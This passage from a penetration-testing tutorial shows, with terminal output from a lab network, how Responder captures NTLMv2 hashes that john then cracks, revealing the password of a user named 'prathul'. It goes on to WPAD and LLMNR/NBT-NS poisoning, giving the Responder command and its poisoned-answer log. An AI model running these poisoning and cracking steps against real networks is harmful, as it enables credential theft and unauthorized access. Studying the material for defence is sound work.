
```
┌──(kali㉿kali)-[/usr/share/responder/logs]
└─$ cat SMB-NTLMv2-SSP-10.10.10.20.txt
prathul::CORP:3b0eb52fed172eb6:54DD3F29102CBDC793F188000887428A:0101000
000000000C0653150DE09D2016EC611EF4383C05C0000000000200080053004D00420033
0001001E00570049004E002D00500052004800340039003200520051004100460056000
400140053004D00420033002E006C006F00630061006C0003003400570049004E002D00
500052004800340039003200520051004100460056002E0053004D00420033002E006C0
06F00630061006C000500140053004D00420033002E006C006F00630061006C00070008
00C0653150DE09D20106000400020000000800300030000000000000000000000000200
0004AF0FE48C7865A750BF55555A923BA9556A997F1259008886B82C93F5FBB737A0A00
100000000000000000000000000000000000009002E0063006900660073002F007300680
061007200650065002E006C006F00630061006C0064006F006D00610069006E00000000
000000000000000000
```

You may not understand it but the NTLM hash of the user has been captured in this file. Just run john on this file and see what happens.



```
┌──(kali㉿kali)-[/usr/share/responder/logs]
└─$ john SMB-NTLMv2-SSP-10.10.10.20.txt -w=/usr/share/wordlists/rockyou
.txt
Using default input encoding: UTF-8
Loaded 4 password hashes with 4 different salts (netntlmv2, NTLMv2 C/R
[MD4 HMAC-MD5 32/32])
Will run 4 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
ABcd1234$$       (prathul)
ABcd1234$$       (prathul)
ABcd1234$$       (prathul)
ABcd1234$$       (prathul)
4g 0:00:00:52 DONE (2021-10-03 00:53) 0.07555g/s 216792p/s 867169c/s 86
7169C/s ACKERYACKERY..ABC123BE
Use the "--show --format=netntlmv2" options to display all of the crack
ed passwords reliably
Session completed
```

The hash has been successfully decrypted and password of user "prathul" is revealed. Note that Responder may catch the hash of the user multiple times. The captured NTLM hash is also present in Responder-Session.log. This can be viewed as shown below.




```
┌──(kali㉿kali)-[/usr/share/responder/logs]
└─$ strings Responder-Session.log | grep "NTLM"
10/03/2021 12:01:41 AM - [SMB] NTLMv2-SSP Client   : 10.10.10.20
10/03/2021 12:01:41 AM - [SMB] NTLMv2-SSP Username : CORP\prathul
10/03/2021 12:01:41 AM - [SMB] NTLMv2-SSP Hash     : prathul::CORP:7cce
9bb26c71f14a:2DECA8BD7A44AFC325FD8A6F863961CE:0101000000000000C0653150D
E09D201969CB2ACA154CE8E0000000002000800530004D004200330001001E0057004900
4E002D00500052004800340039003200520051004100460056000400140053004D00420
033002E006C006F00630061006C0003003400570049004E002D0050005200480034003900
3200520051004100460056002E0053004D00420033002E006C006F00630061006C000
500140053004D00420033002E006C006F00630061006C0007000800C0653150DE09D201
06000400020000000800300030000000000000000000000000002000004AF0FE48C7865A7
50BF55555A923BA9556A997F1259008886B82C93F5FBB737A0A001000000000000000
000000000000000000900340063006900660073002F006600690065006C00730068006
100720065002E006C006F00630061006C0064006F006D00610069006E00000000000000
000000000000
10/03/2021 12:01:59 AM - [WebDAV] NTLMv2 Client   : 10.10.10.20
10/03/2021 12:01:59 AM - [WebDAV] NTLMv2 Username : CORP\prathul
10/03/2021 12:01:59 AM - [WebDAV] NTLMv2 Hash     : prathul::CORP:376f3
```

Now, let's learn about another common attack using responder. This is known as WPAD attack. Windows Proxy Automatic Detection (WPAD) is a protocol that searches for a WPAD server hosting a proxy configuration file. It searches for this file at DNS address wpad.domain.com. However, a WPAD host doesn't exist in most organizations.


In default setting s of Windows, when a DNS request is sent to wpad.domain.com and the host is not found, it results in a failed DNS request. On Windows, when a DNS request fails to resolve a host IP address, lower level protocols like NBT-NS LLMNR are used automatically to resolve IP addresses.

What if we start a rogue WPAD proxy server using responder. While trying to resolve an IP address using NBT-NS and LLMNR protocols, our rogue server responds and starts hacking it. Let's see how a WPAD rogue server attack can be started using responder as shown below.




```
┌──(kali㉿kali)-[~]
└─$ sudo responder -I eth1 -wFr                                      1 ×
[sudo] password for kali:
                                         __
  .----.-----.-----.-----.-----.-----.--|  |.-----.----.
  |   _|  -__|__ --|  _  |  _  |     |  _  ||  -__|   _|
  |__| |_____|_____|   __|_____|__|__|_____||_____|__|
                   |__|

           NBT-NS, LLMNR & MDNS Responder 3.0.2.0

  Author: Laurent Gaffie (laurent.gaffie@gmail.com)
  To kill this script hit CTRL-C


[+] Poisoners:
    LLMNR                      [ON]
    NBT-NS                     [ON]
```

When a user searches for (a simple google search) for something in the browser, probe for WPAD.domain.com begins. Responder sends a poisoned request to the host making the request as shown below.




```
[*] [LLMNR]  Poisoned answer sent to 10.10.10.1 for name Hackercool
[*] [MDNS] Poisoned answer sent to 10.10.10.1      for name Hackercool.
[*] [LLMNR]  Poisoned answer sent to 10.10.10.20 for name Staffsystem1
[*] [MDNS] Poisoned answer sent to 10.10.10.1      for name isatap.loca
[*] [LLMNR]  Poisoned answer sent to 10.10.10.20 for name Staffsystem1
[*] [LLMNR]  Poisoned answer sent to 10.10.10.20 for name Staffsystem1
[*] [MDNS] Poisoned answer sent to 10.10.10.1      for name isatap.loca
[*] [MDNS] Poisoned answer sent to 10.10.10.1      for name isatap.loca
[*] [MDNS] Poisoned answer sent to 10.10.10.1      for name isatap.loca
[*] [LLMNR]  Poisoned answer sent to 10.10.10.20 for name Staffsystem1
[*] [MDNS] Poisoned answer sent to 10.10.10.1      for name wpad.local
[*] [LLMNR]  Poisoned answer sent to 10.10.10.1 for name wpad
[*] [MDNS] Poisoned answer sent to 10.10.10.1      for name wpad.local
[*] [LLMNR]  Poisoned answer sent to 10.10.10.1 for name wpad
[*] [MDNS] Poisoned answer sent to 10.10.10.1      for name wpad.local
```

